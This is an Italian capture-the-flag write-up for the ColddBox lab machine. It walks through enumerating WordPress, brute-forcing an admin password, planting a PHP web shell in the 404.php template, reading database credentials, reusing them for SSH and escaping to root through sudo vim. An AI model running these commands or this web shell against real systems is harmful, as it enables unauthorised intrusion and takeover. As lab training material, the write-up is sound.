CTF Writeup – ColddBox

Nov 4, 2026 · @Lorenzo

Introduzione

Questo report documenta il processo di compromissione completo della macchina CTF **ColddBox**, un target basato su Ubuntu con un'installazione WordPress vulnerabile. L'obiettivo era ottenere accesso come utente non privilegiato (user flag) e successivamente privilege escalation a root (root flag).

La catena di attacco segue le fasi classiche di un penetration test: ricognizione, enumerazione, sfruttamento (exploitation) e privilege escalation.

Fase	Tecnica	Risultato
Ricognizione	Nmap	Porte 80 (HTTP/WordPress) e 4512 (SSH) aperte
Enumerazione	Gobuster, Wpscan	Pagina nascosta `/hidden`, 3 utenti WordPress
Accesso iniziale	Brute force credenziali WordPress	Accesso admin a wp-admin
Exploitation	RCE via template 404.php	Esecuzione comandi remoti
Movimento laterale	Credenziali DB in wp-config.php	Accesso SSH come c0ldd
Privilege escalation	Abuso sudo su vim	Shell root

Ricognizione

La prima fase consiste in una scansione delle porte con Nmap per individuare i servizi esposti dal target:

```
nmap -sV -sC -p 1-5000 <target>
```

Risultato della scansione:

```
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.1.31
|_http-server-header: Apache/2.4.18 (Ubuntu)

4512/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux;
protocol 2.0)
```

Emergono due servizi:

- **Porta 80** – server web Apache con un'installazione WordPress 4.1.31, una versione datata e potenzialmente vulnerabile.
- **Porta 4512** – servizio SSH (OpenSSH 7.2p2), su una porta non standard.

Il servizio WordPress sulla porta 80 rappresenta la superficie di attacco più promettente e diventa il punto di partenza dell'enumerazione.

Enumerazione Web

Per individuare directory e file nascosti sul webserver è stato utilizzato Gobuster:

```
gobuster dir -u http://<target> -w /usr/share/wordlists/dirbuster/directory-
list-2.3-small.txt
```

La scansione rivela una directory `/hidden`, che contiene un messaggio testuale interessante:



Il messaggio recita: *"C0ldd, you changed Hugo's password, when you can send it to him so he can continue uploading his articles. Philip"*.

Questo indizio rivela due informazioni chiave:

- Esistono almeno **tre utenti** collegati al sistema: `c0ldd`, `Hugo` e `Philip`.
- `c0ldd` sembra avere privilegi amministrativi sufficienti per gestire le password di altri utenti.

Esplorando ulteriormente il sito sono stati individuati altri due endpoint rilevanti:

- `/wp-admin/` – schermata di login di WordPress.
- `/wp-includes/` – elenco di file PHP del core di WordPress.

Enumerazione WordPress

Trattandosi di un'installazione WordPress, è stato utilizzato Wpscan per enumerare utenti, plugin e temi:

```
wpscan --url http://<target>/ --enumerate u,p,t
```

La scansione conferma l'esistenza di tre account utente, già anticipati dal messaggio nella pagina `/hidden`:

Username
c0ldd
hugo
philip

Questo conferma la pista trovata in precedenza e indica `c0ldd` come il bersaglio più promettente per un attacco a forza bruta, essendo l'utente che gestisce le password altrui.

Brute Force delle Credenziali

Con l'utente `c0ldd` come bersaglio, è stato eseguito un attacco a dizionario con Wpscan, usando la nota wordlist `rockyou.txt`:

```
wpscan --url http://<target> --passwords /usr/share/wordlists/rockyou.txt --
usernames c0ldd
```

L'attacco va a buon fine e produce una combinazione valida:

```
[!] Valid Combinations Found:
 | Username: c0ldd, Password: 9876543210
```

Username	Password
c0ldd	9876543210

Con queste credenziali è possibile autenticarsi sulla dashboard di amministrazione di WordPress.

Accesso Iniziale

Utilizzando le credenziali trovate (`c0ldd` / `9876543210`) è stato effettuato il login sulla pagina `/wp-admin/`, ottenendo accesso completo alla dashboard di WordPress con privilegi di amministratore.


Parallelamente è stato tentato un attacco a forza bruta via SSH anche sugli utenti `hugo` e `philip`, senza successo. L'attenzione si sposta quindi su un'ulteriore esplorazione della dashboard WordPress, ora accessibile come admin.

Remote Code Execution tramite Theme Editor

Dalla dashboard di WordPress, navigando in **Aspetto → Editor**, è stato individuato il template della pagina di errore 404, `404.php`. WordPress permette agli amministratori di modificare direttamente il codice PHP dei template da questa interfaccia, offrendo un vettore di code execution diretto.

È stata inserita la seguente riga di codice PHP malevolo:

```
<?php echo system($_GET['command']); ?>
```



Questo codice consente di eseguire comandi di sistema arbitrari passandoli come parametro GET `command` nell'URL.

Per richiamare il template modificato è stato usato il seguente comando:

```
curl -sL "http://<target>/index.php?p=99999999&command=cat+wp-config.php"
```

Come funziona questa vulnerabilità:

1. `index.php` è il punto di accesso principale di WordPress.
2. Il parametro `?p=99999999` richiede un articolo con un ID quasi certamente inesistente.
3. Non trovando l'articolo, WordPress mostra la pagina di errore e carica il template `404.php`.
4. Il codice PHP iniettato in `404.php` viene eseguito, restituendo l'output del comando specificato nel parametro `command`.

Questa tecnica trasforma l'accesso admin al pannello WordPress in una vera e propria remote code execution sul server.

Estrazione delle Credenziali del Database

Sfruttando la RCE ottenuta, è stato eseguito un `ls` per localizzare il file di configurazione `wp-config.php`, che tipicamente contiene le credenziali del database MySQL usato da WordPress.

Il file rivela una password di `c0ldd` diversa da quella trovata con il brute force precedente:

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');

/** MySQL database username */
define('DB_USER', 'c0ldd');

/** MySQL database password */
define('DB_PASSWORD', 'cybersecurity');
```

Parametro	Valore
DB_NAME	colddbox
DB_USER	c0ldd
DB_PASSWORD	cybersecurity

È comune, sui sistemi reali come nelle CTF, che un utente riutilizzi la stessa password per più servizi. Questa nuova credenziale (`cybersecurity`) viene quindi testata anche sul servizio SSH individuato nella fase di ricognizione.

Accesso SSH e User Flag

Utilizzando le credenziali `c0ldd:cybersecurity` sulla porta SSH 4512, l'accesso va a buon fine:

```
ssh c0ldd@<target> -p 4512
```

Login con successo.

Una volta ottenuta una shell come utente `c0ldd`, un semplice `ls` nella home directory rivela il file `user.txt`, contenente la prima flag della macchina (**user flag**).

Privilege Escalation

Con una shell attiva come `c0ldd`, il passo successivo è stato verificare i permessi sudo disponibili:

```
sudo -l
```

L'output mostra che l'utente può eseguire senza password tre binari come root: **vim**, **chmod** e **ftp**. Questi sono tre voci classiche della lista GTFOBins, binari che — se eseguibili con sudo — permettono di ottenere una shell privilegiata sfruttando funzionalità integrate (ad esempio l'esecuzione di comandi di shell da editor o client interattivi).

È stato sfruttato `vim`, che permette di lanciare comandi di shell dal suo prompt:

```
sudo vim
:!/bin/bash
```

Il comando `:!/bin/bash` apre una shell bash ereditando i privilegi di `vim`, eseguito come root tramite sudo. Il risultato è una shell con privilegi di amministratore completi sul sistema.

Root Flag e Conclusioni

Con la shell root ottenuta, spostandosi nella home dell'amministratore e listando il contenuto si individua l'ultima flag:

```
cd /root
ls
cat root.txt
```

La lettura del file `root.txt` restituisce la **root flag**, completando la macchina.

Riepilogo della catena di attacco

1. **Ricognizione** – Nmap espone un WordPress (porta 80) e SSH su porta non standard (4512).
2. **Enumerazione** – Gobuster individua una pagina `/hidden` con un indizio sui nomi utente; Wpscan conferma tre account: `c0ldd`, `hugo`, `philip`.
3. **Credential access** – Un attacco a dizionario con Wpscan trova la password di `c0ldd` per WordPress.
4. **Exploitation** – L'accesso admin a WordPress viene sfruttato per iniettare codice PHP nel template `404.php`, ottenendo RCE.
5. **Information disclosure** – La RCE permette di leggere `wp-config.php`, rivelando una seconda password riutilizzata per SSH.

6. **Accesso remoto** – Login SSH riuscito come `c0ldd`, ottenendo la user flag.
7. **Privilege escalation** – L'abuso del binario `vim` tramite `sudo -l` porta a una shell root.

Lezioni principali: questa macchina evidenzia rischi molto comuni in ambienti WordPress reali — pannelli di amministrazione con editor di template accessibile (vettore diretto di RCE), riutilizzo delle password tra servizi diversi e permessi sudo eccessivamente permissivi su binari presenti nella lista GTFOBins.